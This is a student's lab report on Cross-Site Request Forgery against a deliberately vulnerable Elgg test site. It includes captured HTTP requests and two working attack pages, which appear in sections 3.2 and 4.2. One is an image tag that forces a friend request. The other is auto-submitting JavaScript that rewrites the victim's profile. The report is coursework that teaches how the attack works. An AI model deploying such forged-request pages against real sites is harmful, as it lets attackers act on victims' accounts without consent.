Lab 4: Cross-Site Request Forgery

Question 1

Xinsen Lu (xl2783).

Question 2

"Add friend" is the HTTP POST request that I capture in `Elgg` (see Figure 1).



Figure 1: HTTP POST request in `Elgg`: "Add friend"

The details of the "Add friend" HTTP POST request are presented below. These show that this HTTP POST request contains `friend` (`guid` of user to add as a friend), `__elgg_ts` (time stamp) and `__elgg_token` (security token) as parameters.

```
http://www.csrflabelgg.com/action/friends/add?friend=42&__elgg_ts
   =1555341208&__elgg_token=4_KO5rgT7pkqQCScv-1cyQ

POST HTTP/1.1 200 OK

Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101
   Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 56
Cookie: Elgg=e1vm0qsfs2htgdd26l5mmi4g20
Connection: keep-alive

__elgg_ts=1555341208&__elgg_token=4_KO5rgT7pkqQCScv-1cyQ
```

```
Date: Mon, 15 Apr 2019 15:13:39 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 311
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json;charset=utf-8
```

Note: When I did this task, "Add friend" did show as a HTTP POST request rather than a HTTP GET request mentioned in Task 2. This issue was discussed in Piazza post @42. Another example of a HTTP POST request may be the edit-save request in the profile editing page (also see 3.2 and 4.1):

```
http://www.csrflabelgg.com/action/profile/edit

POST HTTP/1.1 302 Found

Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101
   Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 468
Cookie: Elgg=6cbul86e2aqob93l4erftat9f5
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=sR_wj7XtD7GmD9VKjZzIfg&__elgg_ts=1555350474&name=Boby&
   description=&accesslevel[description]=2&briefdescription=&accesslevel[
   briefdescription]=2&location=&accesslevel[location]=2&interests=&
   accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&
   accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&
   accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&
   accesslevel[twitter]=2&guid=43

Date: Mon, 15 Apr 2019 17:48:00 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
```

```
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/boby
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

It takes parameters including `__elgg_token`, `__elgg_ts`, `name`, `description`, `accesslevel[description]`, `briefdescription`, `accesslevel[briefdescription]`, `location`, `accesslevel[location]`, `interests`, `accesslevel[interests]`, `skills`, `accesslevel[skills]`, `contactemail`, `accesslevel[contactemail]`, `phone`, `accesslevel[phone]`, `mobile`, `accesslevel[mobile]`, `website`, `accesslevel[website]`, `twitter`, `accesslevel[twitter]` and `guid`.

"Friends" is the HTTP GET request that I capture in `Elgg` (see Figure 2).



Figure 2: HTTP GET request in `Elgg`: "Friends"

The details of the HTTP POST request to get the "Friends" page are presented below. This request doesn't take any parameters.

```
http://www.csrflabelgg.com/friends/samy

GET HTTP/1.1 200 OK

Host: www.csrflabelgg.com
```

```
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101
   Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/friends/samy
Cookie: Elgg=e1vm0qsfs2htgdd26l5mmi4g20
Connection: keep-alive
Upgrade-Insecure-Requests: 1

Date: Mon, 15 Apr 2019 15:20:54 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 2901
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Question 3

Note: In order to make "Add friend" as a GET request, I turned off HTMLawed and later turned it on again following Piazza post @42.

3.1

By logging in with Boby's account and clicking the "Add friend" button in Alice's profile page. Figure 3 shows the HTTP GET request.



Figure 3: "Add friend" HTTP GET request

The details of the "Add friend" HTTP GET request are presented below.

```
http://www.csrflabelgg.com/action/friends/add?friend=42&__elgg_ts
   =1555352388&__elgg_token=lEHMU7TfNfLL-qGr6Sllcw&__elgg_ts=1555352388&
   __elgg_token=lEHMU7TfNfLL-qGr6Sllcw

GET HTTP/1.1 200 OK

Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101
   Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice
X-Requested-With: XMLHttpRequest
Cookie: Elgg=qi5dofgrpdf2fj6uttm4u5paf2
```

```
Connection: keep-alive

Date: Mon, 15 Apr 2019 18:19:55 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 368
Keep-Alive: timeout=5, max=94
Connection: Keep-Alive
Content-Type: application/json;charset=utf-8
```

Thus, the URL for sending friend requests is of the following format
`http://www.csrflabelgg.com/action/friends/add?friend=42&__elgg_ts=1555352388&__elgg_token=lEHMU7TfNfLL-qGr6Sllcw&__elgg_ts=1555352388&__elgg_token=lEHMU7TfNfLL-qGr6Sllcw`,
which contains `friend` (`guid` of user to add as a friend), `__elgg_ts` (time stamp) and `__elgg_token` (security token) as parameters with `__elgg_ts` and `__elgg_token` repeated twice. In this case, it is used for Boby to add Alice as his friend.

3.2

Since Boby wants to be a friend to Alice, which means that Alice shall add Bob as a friend, I try to find out the Bob's `guid` by posting an edit-save request (see Figure 4).



Figure 4: "Save" HTTP POST request when editing profile

The details of the "Save" HTTP POST request are presented below.

```
http://www.csrflabelgg.com/action/profile/edit

POST HTTP/1.1 302 Found

Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101
   Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 468
Cookie: Elgg=6cbul86e2aqob93l4erftat9f5
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=sR_wj7XtD7GmD9VKjZzIfg&__elgg_ts=1555350474&name=Boby&
   description=&accesslevel[description]=2&briefdescription=&accesslevel[
   briefdescription]=2&location=&accesslevel[location]=2&interests=&
   accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&
   accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&
   accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&
   accesslevel[twitter]=2&guid=43

Date: Mon, 15 Apr 2019 17:48:00 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/boby
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

Thus, I can conclude that Boby's `guid` is 43. With this piece of information, I am able to construct the following web page. Here, I don't include the parameters `__elgg_ts` and `__elgg_token` as the countermeasure are disabled for this lab. There is no need to include them in the forged requests.

```
<html>
    <head>
        <title>Attacker</title>
    </head>
```

```
    <body>
        <img src="http://www.csrflabelgg.com/action/friends/add?friend=43">
    </body>
</html>
```

I save the file as `/var/www/CSRF/Attacker/index.html` and restart the web service (see Figure 5). Boby shall fool Alice to visit `http://www.csrflabattacker.com/index.html`.



Figure 5: Web page that automatically adds Boby as a friend

3.3

I log out Boby's account, and sign in with Alice's. By visiting `http://www.csrflabattacker.com/index.html`, the HTTP requests shown in Figure 6 are generated, where "Referer" indicates the source of the request. When loading the web page, Alice send an "Add friend" HTTP GET request to `csrflabelgg.com` through the attempt to get an image. The `Elgg` website verifies this action is associated with Alice, and performs adding Boby as Alice's friend (see Figure 7). Though the response will be treated as an image that can not be displayed, I don't care about it since the friend adding action has been performed.



Figure 6: HTTP requests generated when visiting the web page



Figure 7: Boby is added as Alice's friend

Question 4

4.1

Figure 4 and the HTTP POST Request of "Save" in 3.2 shows that it takes parameters including `__elgg_token`, `__elgg_ts`, `name`, `description`, `accesslevel[description]`, `briefdescription`, `accesslevel[briefdescription]`, `location`, `accesslevel[location]`, `interests`, `accesslevel[interests]`, `skills`, `accesslevel[skills]`, `contactemail`, `accesslevel[contactemail]`, `phone`, `accesslevel[phone]`, `mobile`, `accesslevel[mobile]`, `website`, `accesslevel[website]`, `twitter`, `accesslevel[twitter]` and `guid`.

4.2

By examining the HTTP Request of "Add friend" in Question 2/Task 1, I find that Alice's `guid` should be 42. Thus, it's easy to complete the skeleton codes provided as below.

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post() {
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim 'wont be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Boby is
   my Hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]'
   value='2'>";
    fields += "<input type='hidden' name='guid' value='42'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.csrflabelgg.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}
```

```
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

I save the file as `/var/www/CSRF/Attacker/main.html` and restart the web service (see Figure 8). Boby shall fool Alice to visit `http://www.csrflabattacker.com/main.html`.



Figure 8: Web page that automatically change Alice's profile

4.3

I sign in with Alice's account and receive a message from Boby (see Figure 9). I click the link and visit `http://www.csrflabattacker.com/main.html` (the web page refreshes so fast that I can't make a screenshot of `http://www.csrflabattacker.com/main.html`, but the HTTP Live Header shows that I do load the web page, see Figure 10). When loading the web page, Alice send an "Edit" HTTP POST request to `csrflabelgg.com` with `briefdescription` changed as "Boby is my Hero" (see Figure 11, where "Referer" indicates the source of the request). Then the page refreshes, and Alice's profile is successfully updated.



Figure 9: Message received by Alice



Figure 10: Visit `http://www.csrflabattacker.com/main.html`



Figure 11: HTTP POST request sent and Alice's profile changed

4.4

By examining the following HTTP requests (there may be more) using tools like HTTP Live Header, Boby may find Alice's user ID (`guid`) without her credentials.
